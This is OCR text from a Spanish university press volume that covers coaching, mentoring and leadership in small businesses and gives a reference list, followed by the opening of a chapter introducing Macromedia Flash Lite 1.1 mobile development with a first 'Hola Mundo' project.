Así, tal y como vimos en un módulo similar en la parte de especialista en comercio electrónico, no encontramos con cuatro niveles de desarrollo o preparación: **NP1, NP2, NP3 y NP4.**



ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Qué es un coach	Qué no es un coach
Un espejo que refleja una imagen fiel proporcionando feed-back adecuado	Un amigo que tiene claro lo que es mejor para ti
Un Catalizador y acelerador de los procesos de cambio o de mejora	No es una sesión de Psicoanálisis que se centra en las causas profundas
Actúa con equidad y prudencia en sus relaciones	No centra su actuación sólo en quien tiene el poder
Es generoso y da lo mejor de sí mismo	No se compromete en el desarrollo con los demás
Un facilitador del desarrollo o intermediario del cambio	Obstructor o barrera a los procesos de cambio, de mejora o de desarrollo
Alguien que ayuda a descubrir los puntos fuertes y oportunidades de mejora	Un consultor que da soluciones hechas o formador que transmite conocimientos
Alguien que sirve para pensar en el futuro centrando en los efectos	No se centra en sus resultados/éxitos, ni en su valía

2.5 El proceso de coaching

El proceso suele establecerse en una serie de sesiones de trabajo. La sesión, es la reunión durante la que coach y coachee evalúan los avances, clarifican las dudas, planifican la estrategia a seguir, y se proponen sugerentes alternativas a todo lo que parece establecido como una verdad irrefutable, de forma socrática.

No obstante, el verdadero proceso ocurre en el periodo de tiempo entre cada sesión. El lugar debería invitar a la discreción, al silencio, al recogimiento, sin interrupciones telefónicas y de visitas. Un despacho tradicional es un buen lugar, aunque en muchas ocasiones es el propio coachee el que decide el lugar dónde se encontrará más a gusto.

Básicamente podríamos diferenciar dos tipos de sesiones de coaching, las que tienen por objeto una meta de carácter personal, y en consecuencia diríamos que el coaching es personal, de aquellas que tienen una meta de carácter profesional, coaching profesional.

Hemos de decir que está más prestigiado el coaching profesional, por las dificultades añadidas que conlleva y el nivel de exigencia en el cumplimiento de los resultados. Si bien esto es cierto, no deberíamos olvidar que debajo del profesional hay una persona, y que por tanto, la diferencia formalmente es grande pero fundamentalmente, no tanto.

Cuando abordamos temas como la autoestima, auto confianza, auto motivación, culpabilidad, resentimiento, victimismo, control económico, financiero, emocional, relaciones personales o sociales, etc. suelen tener el carácter personal.

Cuando abordamos temas como la motivación, el liderazgo, gestión del tiempo, gestión de equipos humanos, reuniones de trabajo, cambios organizacionales, cultura de empresa, comunicación y otros análogos, suelen tener el carácter de profesional.

Las sesiones de trabajo y por tanto el proceso en sí mismo, no es algo estándar y depende del modelo de coaching que se utilice, hay modelos estrictos basados en consecución de tareas y modelos basados en reflexiones, la duración de cada sesión tampoco es algo estándar y suele

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

oscilar entre una y tres horas. Algo similar ocurre con el proceso completo, la duración dependerá del enfoque a aplicar y la cuestión a desarrollar y podemos encontrar enfoques basados en un mínimo de 10 sesiones o bien series temporales que oscilan en un mínimo de seis meses a un año. En cualquier caso, todo el proceso no es impositivo y suele ser pactado de mutuo acuerdo entre el coach y el coachee por adelantado.
A continuación se exponen una serie de condiciones que han de darse para que el entrenamiento sea efectivo:

1. El colaborador debe estar dispuesto a recibir el entrenamiento, y esta disposición sólo se producirá si realmente este proceso se convierte en una oportunidad de mejora. El entrenamiento debe generar expectativas positivas, en el entrenado, sobre su rendimiento y sobre el proceso de mejora. Es decir, el colaborador debe estar motivado para recibir el entrenamiento y esta motivación se producirá cuando se den dos condiciones:
   a) El colaborador deberá percibir que su rendimiento va a mejorar, va a tener éxito.
   b) El colaborador deberá percibir que la mejora de su rendimiento traerá para él consecuencias atractivas.
2. Para que se cumpla la condición anterior requiere por parte del COACH (jefe y/o consultor externo) una actitud de máximo respeto y consideración hacia el colaborador, y una actitud de ayudarle a aprender a mejorar, evitando en todo momento los juicios personales, opiniones y creencias. El refuerzo, cuando se consiguen avances con el proceso, es un factor claramente motivador.
3. Un pacto o contrato, entre el COACH y el COACHEE en el que no hay vuelta a atrás, (Payeras y Castella. 2004:21). Es más, el primero adquiere el compromiso de ayudar a aprender y el segundo aprender del entrenamiento.

2.6 Liderazgo y Coaching

El líder-coach debe cumplir una serie de competencias para cumplir el proceso:

- **Observar la actuación profesional** del colaborador e identificar sus áreas de mejora. La proximidad y cercanía entre el jefe y colaborador facilitan la observación basadas en evidencias de desempeño.
- Antes de informar y dar retroalimentación a su colaborador sobre cómo actúa, **debe observarle directamente y no actuar de oídas.** Incluso si es posible, recurrir a un "feedback 360º", pues el aprendizaje que se da desde la discrepancia entre la opinión que tenemos de nosotros mismos y la percepción de terceras personas sobre nosotros.
- **Identificar los factores** o variables relacionados con las áreas de mejora observadas. Siempre contemplada como una oportunidad de mejorar.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

- Explorar con el colaborador las razones que explican su conducta. **Escucha activamente**, evitando juicios y siendo tolerante, es esencial en este proceso.
- **Dé la retroalimentación tal y como le gustaría recibirlo** (empatía). "Requiere que la persona que lo proporciona sienta interés por la persona que va a recibirlo". (Soler, 2003: 12&3 1).
- Dé retroalimentación de forma que el colaborador tome **conciencia de sus puntos fuertes y sus áreas de mejora** y se dé la oportunidad de mejorar. La retroalimentación o feedback debe fundamentarse en la confianza mutua, ser concreto y no evaluativo, y debe darse en el momento oportuno.
- **Favorecer el autodescubrimiento**, es necesario experimentar nuevas maneras de hacer. Déjale hacer. "No se Ira/a de dar consejos, sino de extraer del coachee lo mejor que lleva dentro". (Enebral 2004:20). Y, por supuesto, la autoevaluación al final de cada actuación, de manera que siga haciendo lo que ha funcionado y evalúe lo que es mejorable y piensa sobre otras formas de actuar (¿cómo podría actuar de otra manera ante esa situación?) (Debordes, 1998:8333).
- **Estimular y animar al colaborador**.

2.7 Coaching en PYMES

El "coach", es un término de los deportes, quiere decir el entrenador del equipo. Pero entrenador en un sentido amplio, es el entrenador en lo físico y en lo anímico. Cumple en algunos momentos una función de padre. Hace que los jugadores funcionen como equipo. Es el que guía por su experiencia. El que es nutritivo al comprender situaciones de sus jugadores y firme en hacer cumplir las normas. El que detecta las habilidades de cada uno y las potencia (empowerment).
Coaching y empowerment son conceptos que merecen tratarse en forma amplia. Aquí solamente los mencionamos para que puedan relacionar estas definiciones, para realizar la Selección, Capacitación, Delegación y Supervisión.
"**Coaching**" es entrenar al personal en la organización, similar a lo que hace el entrenador con su equipo. Da las pautas claras, que necesita, que conviene y cuando, preparándolos con las herramientas técnicas y anímicas para enfrentar las situaciones que se presenten.
"**Empowerment**" significa darle a las personas que primero tuvieron su coaching y fueron bien entrenadas, que tomen responsabilidades y decisiones; que tienen el poder (power) de hacerlo. Que tienen "el permiso" de hacer, equivocarse, corregir y continuar haciendo (aprendiendo). Es crear un contexto donde los empleados de todos los niveles sienten que tienen una influencia en los estándares de Calidad, Servicio y efectividad del negocio en sus áreas de responsabilidad.
Calidad Total, Mejoramiento Continuo de Procesos, Justo a Tiempo (JIT), Sistemas Computarizados para la Gestión Empresaria (ERP, MRP II), CIM (Computer Integrated Manufacturing), QFD (Quality Function Deployment), y varios acrónimos más fueron apareciendo en los últimos 15 a 20 años. El eslabón más débil, de todas estas metodologías es la Integración de las personas y los departamentos para una implantación exitosa.

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239

La implantación de la filosofía de **Calidad Total (TQM)** y los conceptos de **Cliente Interno y Externo** requieren una forma de focalizar "cada paso" en la cadena de "valor agregado", desde el proveedor hasta que se llegue al Cliente y también su respuesta sobre los grados de satisfacción. Las metodologías que mencionamos requieren Trabajo en Equipo, Involucramiento Total del Personal, y generalmente la acción de Grupos Multidisciplinarios.

En un ambiente Justo a Tiempo concentramos nuestros esfuerzos en eliminar todas las actividades que no agregan valor al proceso. Demoras, colas, puestas a punto, retrabajos e inspecciones, son algunas de las actividades que deseamos eliminar o minimizar. La Coordinación es esencial para ésta meta.

La eficiente distribución de los siempre escasos recursos y responder a las cambiantes demandas del mercado, requiere un nivel alto de Sincronización. Integración, Cambios, Grupos Multidisciplinarios, Coordinación y Sincronización requieren recursos humanos capacitados, con criterios para decidir en forma autónoma (empowerment) líderes que sepan enseñar (coaching). El Mejoramiento Continuo en las empresas debe ser un proceso más, tan importante como los es facturar, para el éxito del negocio.

La propia estructura de la PYME impide en muchos casos el uso de un sistema interno de coachs de la misma forma que existe en las grandes empresas. Sin embargo, en casi la totalidad de las ocasiones es más beneficioso e incluso recomendable el uso de coachs externos a la organización sea esta de la dimensión que sea.

2.8 Mentoring

Definimos el mentoring como un proceso de orientación, guía, ayuda y aprendizaje de carácter individual quemes realizado por una persona experimentada, que se caracteriza por estar bien planificada a medio y largo plazo, ser confidencial y estar dirigido a un tutelado para que desarrolle y/o inhiba determinadas competencias de manera que favorezca su crecimiento personal y profesional y mejora del desempeño actual y futuro.

La gran diferencia con el coaching es que en el mentoring se trata de una persona con más experiencia en las tareas a desarrollar que el tutelado y sirve de guía por tanto, aplicando las mejoras formas de hacer las cosas, siempre desde el punto de vista del mentor claro está.

El mentoring sí supone una enseñanza explícita sobre temas técnicos. De tal forma que el mentor primero informa, y luego sugiere propuestas específicas de actuación. Tutela al cliente hasta el extremo de llegar a usurpar la capacidad de decisión de la persona tutelada, en las primeras fases del proceso.

A continuación se muestra una tabla con las principales diferencias entre los procesos de coaching y mentoring.

Coaching	Mentoring
Interno o externo. En el primer caso, es el superior inmediato del coachee.	Interno o externo. En el primer caso, el mentor puede ser cualquier persona de la organización.
De carácter formal.	De carácter formal y/o informal.
Individual y/o grupal	Individual.
Dirigido a: Toda la organización.	Dirigido a personas con alto potencial.
Objetivo: Desarrollar o inhibir determinadas competencias para mejorar su desempeño; garantizar la utilización de todo su potencial.	Objetivo: Desarrollar personal y profesionalmente.
El Coach conoce en profundidad la organización, departamento o unidad de negocio.	El mentor conoce o debe tener alguna vinculación con la organización, departamento o unidad de negocio.
La agenda la establece el coach.	La agenda la establece el mentor.
La responsabilidad de la relación es del coach.	La responsabilidad de la relación es del tutelado.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Duración estimada entre 3 y 6 meses.	Duración estimada entre 1 y 2 años.
Marco temporal claro.	Marco temporal indefinido.
Necesidades: alto compromiso del coachee.	Necesidades: Encontrar el mentor adecuado para el tutelado.
Competencias a desarrollar: Profesionales	Competencias a desarrollar: Profesionales y/o personales.

3 Bibliografía y referencias

Sara Thorpe, Jackie Clifford. The Coaching Handbook: An Action Kit for Trainers & Managers. Kogan Page 2003.

Santini G, Liderazgo, una perspectiva desde el análisis transaccional. Revista de Maquinas y Equipos Herramientas e Insumos Industriales. Pag. 56-60

Palomo, MT. Liderazgo y motivación de equipos de trabajo. Libros profesionales de empresa. ESIC.

Blanchard, K.;Zigarmi, P. y Zigarmi D. (1986). El líder ejecutivo al minuto. Barcelona, Grijalbo.

Herzberg, F.; Mausner, B.; Snyderman, B. B.(1959). The motivation to work. New York. Willey.

Vroom, V.H. (1964). Work and motivation. New York. Willey and Soons.

Motivación de equipos: http://www.monografias.com/trabajos10/motivac/motivac.shtml

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

References

1. Alejandro Jiménez-Rodríguez, Luis Fernando Castillo, Manuel González (2012). Studying the mechanisms of the Somatic Marker Hypothesis in Spiking Neural Networks (SNN). ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 1, n. 2
2. Amir Hosein Keyhanipour, Behzad Moshiri (2013). Designing a Web Spam Classifier Based on Feature Fusion in the Layered Multi-Population Genetic Programming Framework. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 3
3. André Santos, Regina Nogueira, Anália Lourenço (2012). Applying a text mining framework to the extraction of numerical parameters from scientific literature in the biotechnology domain. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 1, n. 1
4. Anna Závodská, Veronika Šramová, Anne-Maria AHO (2012). Knowledge in Value Creation Process for Increasing Competitive Advantage. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 1, n. 3
5. Casado-Vara, R., Chamoso, P., De la Prieta, F., Prieto J., & Corchado J.M. (2019). Non-linear adaptive closed-loop control system for improved efficiency in IoT-blockchain management. Information Fusion.
6. Casado-Vara, R., Novais, P., Gil, A. B., Prieto, J., & Corchado, J. M. (2019). Distributed continuous-time fault estimation control for multiple devices in IoT networks. IEEE Access.
7. Casado-Vara, R., Vale, Z., Prieto, J., & Corchado, J. (2018). Fault-tolerant temperature control algorithm for IoT networks in smart buildings. Energies, 11(12), 3430.
8. Casado-Vara, R., Prieto-Castrillo, F., & Corchado, J. M. (2018). A game theory approach for cooperative control to improve data quality and false data detection in WSN. International Journal of Robust and Nonlinear Control, 28(16), 5087-5102.
9. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado J.M. (2019). Social computing in currency exchange. Knowledge and Information Systems.
10. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado, J. M. (2019). Social computing in currency exchange. Knowledge and Information Systems, 1-21.
11. Chamoso, P., González-Briones, A., Rodríguez, S., & Corchado, J. M. (2018). Tendencies of technologies and platforms in smart cities: A state-of-the-art review. Wireless Communications and Mobile Computing, 2018.
12. Chamoso, P., Rivas, A., Martín-Limorti, J. J., & Rodríguez, S. (2018). A Hash Based Image Matching Algorithm for Social Networks. In Advances in Intelligent Systems and Computing (Vol. 619, pp. 183–190). https://doi.org/10.1007/978-3-319-61578-3_18
13. Chamoso, P., Rodríguez, S., de la Prieta, F., & Bajo, J. (2018). Classification of retinal vessels using a collaborative agent-based architecture. AI Communications, (Preprint), 1-18.
14. Di Mascio, T., Vittorini, P., Gennari, R., Melonio, A., De La Prieta, F., & Alrifai, M. (2012, July). The Learners' User Classes in the TERENCE Adaptive Learning System. In 2012 IEEE 12th International Conference on Advanced Learning Technologies (pp. 572-576). IEEE.
15. Felicitas Mokom, Ziad Kobti (2013). Interventions via Social Influence for Emergent Suboptimal Restraint Use. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 2
16. Gonzalez-Briones, A., Chamoso, P., De La Prieta, F., Demazeau, Y., & Corchado, J. M. (2018). Agreement Technologies for Energy Optimization at Home. Sensors (Basel), 18(5), 1633-1633. doi:10.3390/s18051633
17. González-Briones, A., Chamoso, P., Yoe, H., & Corchado, J. M. (2018). GreenVMAS: virtual organization-based platform for heating greenhouses using waste energy from power plants. Sensors, 18(3), 861.
18. Gonzalez-Briones, A., Prieto, J., De La Prieta, F., Herrera-Viedma, E., & Corchado, J. M. (2018). Energy Optimization Using a Case-Based Reasoning Strategy. Sensors (Basel), 18(3), 865-865. doi:10.3390/s18030865
19. K. S. Jasmine, Gavani Prathviraj S., P Ijantakar Rajashekar, K. A. Sumithra Devi (2013). Inference in Belief Network using Logic Sampling and Likelihood Weighing algorithms. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 3
20. Manuel Rodrigues, Sérgio Gonçalves, Florentino Fdez-Riverola (2012). E-learning Platforms and E-learning Students: Building the Bridge to Success. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 1, n. 2

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

21. Muñoz, M., Rodríguez, M., Rodríguez, M. E., & Rodríguez, S. (2012). Genetic evaluation of the class III dentofacial in rural and urban Spanish population by AI techniques. Advances in Intelligent and Soft Computing (Vol. 151 AISC). https://doi.org/10.1007/978-3-642-28765-7_49
22. Nadia Alam, Munira Sultana, M.S. Alam, M. A. Al-Mamun, M. A. Hossain (2013). Optimal Intermittent Dose Schedules for Chemotherapy Using Genetic Algorithm. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 2
23. Naoufel Khayati, Wided Lejouad-Chaari (2013). A Distributed and Collaborative Intelligent System for Medical Diagnosis. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 2
24. Nicholas Beliz, José Carlos Rangel, Chi Shun Hong (2012). Detecting DoS Attack in Web Services by Using an Adaptive Multiagent Solution. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 1, n. 2
25. Rodríguez, S., Tapia, D. I., Sanz, E., Zato, C., De La Prieta, F., & Gil, O. (2010). Cloud computing integrated into service-oriented multi-agent architecture. IFIP Advances in Information and Communication Technology (Vol. 322 AICT). https://doi.org/10.1007/978-3-642-14341-0_29
26. Saadi Bin Ahmad Kamaruddin, Nor Azura Md Ghanib, Choong-Yeun Liong, Abdul Aziz Jemain (2012). Firearm Classification using Neural Networks on Ring of Firing Pin Impression Images. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 1, n. 3
27. Sandrine Mouysset, Ronan Guivarch, Joseph Noailles, Daniel Ruiz (2013). Segmentation of cDNA Microarray Images using Parallel Spectral Clustering. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 1
28. Sittón-Candanedo, I., Alonso, R. S., Corchado, J. M., Rodríguez-González, S., & Casado-Vara, R. (2019). A review of edge computing reference architectures and a new global edge proposal. Future Generation Computer Systems, 99, 278-294.
29. Sittón, I., & Rodríguez, S. (2017). Pattern Extraction for the Design of Predictive Models in Industry 4.0. In International Conference on Practical Applications of Agents and Multi-Agent Systems (pp. 258–261).
30. Sumit Goyal, Gyanendra Kumar Goyal (2013). Machine Learning ANN Models for Predicting Sensory Quality of Roasted Coffee Flavoured Sterilized Drink. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 3
31. Vasileios Efthymiou, Maria Koutraki, Grigoris Antoniou (2012). Real-Time Activity Recognition and Assistance in Smart Classrooms. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 1, n. 1
32. Vincenza Cofini, Fernando De La Prieta, Tania Di Mascio, Rosella Gennari, Pierpaolo Vittorini (2012). Design Smart Games with requirements, generate them with a Click, and revise them with a GUIs. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 1, n. 3
33. Yi Ying Leong, Chuii Khim Chong, Lian En Chai, Safaai Deris, Rosli Illias, Sigeru Omatu, Mohd Saberi Mohamad (2012). Simulation of Fermentation Pathway Using Bees Algorithm. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 1, n. 2

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Diseño y desarrollo de aplicaciones moviles

Manuel-Jesús Prieto Martín [1]

[1] Telefónica Investigación y Desarrollo, Spain
mjprieto@telefonica.es

Resumen: En este capítulo se se hace una revisión de las tecnologías que se usan para el desarrollo de aplicaciones para moviles y se analiza su potencial. También se se presenten ejemplos prácticos. Macromedia Flash Lite es una versión del reproductor de Macromedia Flash, diseñada y desa-rrollada con el objetivo de funcionar sobre dispositivos móviles, especialmente teléfonos mó-viles. Con este objetivo y teniendo en cuenta las importantes limitaciones que presentan este tipo de dispositivos, en cuanto a memoria, espacio de almacenamiento o capacidad de proce-so, Flash Lite presenta un compromiso de equilibrio entre estas limitaciones, y las caracterísi-cas y funcionalidades habituales en Macromedia Flash. Teniendo en cuenta la reciente aparición del producto y lo relativamente costoso que es conseguir un estándar que los fabricantes instalen e integren en sus terminales, parece claro que, en el futuro, Macromedia Flash será una de las plataformas habituales de ejecución de aplicacio-nes dentro de los terminales móviles.

Palabras clave: Programación móvil; Macromedia Flash

Abstract. This chapter introduces the "mobile internet tooolkit", introduces Flash Lite 1.1 and analyses its potential. Practical examples are also presented. Macromedia Flash Lite is a version of the Macromedia Flash player, designed and developed to work on mobile devices, especially mobile phones. With this objective and taking into account the important limitations of this type of device, in terms of memory, storage space or process capacity, Flash Lite presents a compromise of balance between these limitations, and the usual features and functionalities of Macromedia Flash. Considering the recent appearance of the product and how relatively expensive it is to guide a standard that manufacturers install and integrate into their terminals, it seems clear that in the future, Macromedia Flash will be one of the usual platforms for running applications within mobile terminals.

Keywords: Mobile programming; Macromedia Flash

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

INTRODUCCIÓN A FLASH LITE 1.1

Macromedia Flash Lite es una versión del reproductor de Macromedia Flash, diseñada y desarrollada con el objetivo de funcionar sobre dispositivos móviles, especialmente teléfonos móviles. Con este objetivo y teniendo en cuenta las importantes limitaciones que presentan este tipo de dispositivos, en cuanto a memoria, espacio de almacenamiento o capacidad de proceso, Flash Lite presenta un compromiso de equilibrio entre estas limitaciones, y las características y funcionalidades habituales en Macromedia Flash. Actualmente existen dos versiones de Flash Lite, la versión 1.0 y la versión 1.1.

A grandes rasgos, y como idea genérica, podemos estructurar a Macromedia Flash Lite de la siguiente manera. Por una parte, proporciona un entorno de procesado de imágenes y recursos gráficos en general, que se encarga de gestionar y mostrar estos elementos en la pantalla del dispositivo. Como es habitual en Macromedia Flash, se soportan campos de texto para mostrar textos estáticos, dinámicos o como punto de entrada de texto por parte del usuario.

Ambas versiones de Flash Lite (1.0 y 1.1) soportan los formatos de audio típicos de los dispositivos móviles, como pueden ser MIDI o MFi, así como la gestión estándar de sonidos de Macromedia Flash.

También dispone de un interprete de *actionscript* que soporta la versión de este lenguaje usada en la versión 4 del reproductor estándar de Macromedia Flash, y que soporta además una serie de comandos específicos de la versión Lite, que permiten interactuar con algunas de las capacidades del dispositivo. Esta versión de actionscript, es denominada Flash Lite 1.x ActionScript.

Una característica importante que presenta Macromedia Flash Lite y que sin duda es adecuada para dispositivos móviles, es la conectividad de red. Con esta versión de Flash podremos cargar tanto ficheros *swf* externos como datos externos. También podremos realizar conexiones *http*, lo que sin duda aumenta de forma significativa la riqueza de las aplicaciones que se desarrollen sobre esta plataforma [1-5].

Junto con la conectividad, que es una característica básica de los dispositivos móviles y que Macromedia Flash Lite explota, también podremos aprovechar otras características como es el envío de mensajes cortos (SMS) o la realización de llamadas telefónicas.

Macromedia Flash Lite es soportado en la actualidad por un conjunto significativo de terminales móviles en el mercado. Teniendo en cuenta la reciente aparición del producto y lo relativamente costoso que es conseguir un estándar que los fabricantes instalen e integren en sus terminales, parece claro que en el futuro, Macromedia Flash será una de las plataformas habituales de ejecución de aplicaciones dentro de los terminales móviles. Hay varios puntos clave que apoyan esta idea y que el mercado no puede obviar:

- Cada día los terminales móviles tienen mayores capacidades y permiten ejecutar aplicaciones más complejas.

- Los usuarios demandan aplicaciones complejas, especialmente de entretenimiento, que doten de valor añadido sus terminales.

- Flash es una herramienta perfecta para desarrollar aplicaciones con un coste bajo y con unos resultados gráficos espectaculares. Este punto es importante en cualquier entorno, pero en el caso de los teléfonos móviles y el uso masivo de los mismos, cobra especial importancia.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

- Es enorme la base de desarrolladores y diseñadores que conocen Macromedia Flash, y que por lo tanto pueden comenzar en un tiempo muy corto a crear aplicaciones que funcionen sobre dispositivos móviles.

- Los terminales móviles demandan aplicaciones sencillas, pero con unos resultados gráficos buenos. Teniendo en cuenta las limitaciones en la interfaz de usuario de los terminales (teclado y pantalla, principalmente), es obvio que un teléfono móvil no es el entorno adecuado para un procesador de texto o para un juego de estrategia 3D. Sin duda, es un entorno más adecuado para una aplicación de consulta de la meteorología gráficamente atractiva o para un juego sencillo y adictivo.


Actualmente el reproductor de Flash Lite se ejecuta dentro de los terminales como una aplicación independiente (*standalone*). De forma contrario a lo que ocurre en entorno de ordenadores habitual de Macromedia Flash, en el entorno de los terminales móviles, la heterogeneidad entre estos es un hecho y las características en las que difieren unos terminales de otros son muchas e importantes. Así, como ocurre en todos los desarrollos destinados a ser ejecutados en un teléfono móvil, el diseñador o desarrollador tiene que tener en cuenta qué familia de terminales será su objetivo de tal forma que el resultado final sea lo suficientemente bueno y que aproveche todas las capacidades y características del terminal. También se debe conocer y tener presente desde el primer momento el tipo de contenidos que el terminal o terminales objetivos permite o soporta. Por ejemplo, algunos dispositivos permiten realizar salvapantallas, otros permiten la integración de las aplicaciones Flash Lite dentro de páginas *web*, pero no todas estas características están presentes en todos los terminales. Este punto es especialmente importante porque en función del tipo de contenido y del propio dispositivo, dispondremos dentro de la aplicación de algunas capacidades. Así, una aplicación que es ejecutada como salvapantallas, no tendrá permiso para realizar conexiones de red. Para ayudar al desarrollador en este entorno tan diverso, la versión 8 de Macromedia Flash permite probar las aplicaciones sobre los diferentes entornos y así facilitar de forma importante este trabajo [6-11].

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

LA PRIMERA APLICACIÓN: HOLA MUNDO

Como método de acercamiento al entorno de desarrollo que provee Macromedia Flash Professional 8 para las aplicaciones Flash Lite, vamos a realizar una primera aplicación. Esta aplicación tan sencilla, se limitará a mostrar por pantalla un texto y una imagen, ya que el principal objetivo es conocer el entorno de Macromedia Flash.


Para crear la aplicación comenzaremos por seleccionar la opción *Nuevo* en el menú de *Fichero*. En la pantalla que aparece seleccionaremos la plantilla a aplicar al nuevo documento Flash a crear, y seleccionaremos las plantillas correspondientes a los teléfonos globales.



En esta pantalla nueva, y tal como se puede ver en la imagen anterior, seleccionamos la plantilla correspondiente a la serie 60 de Symbian. Así, se creará el nuevo documento y este estará preconfigurado y preparado para la plataforma que le hemos indicado. En este momento ya tenemos ante nosotros el entorno habitual de Macromedia Flash y podremos comenzar a trabajar de igual forma que cuando se desarrollan las aplicaciones Flash habituales.

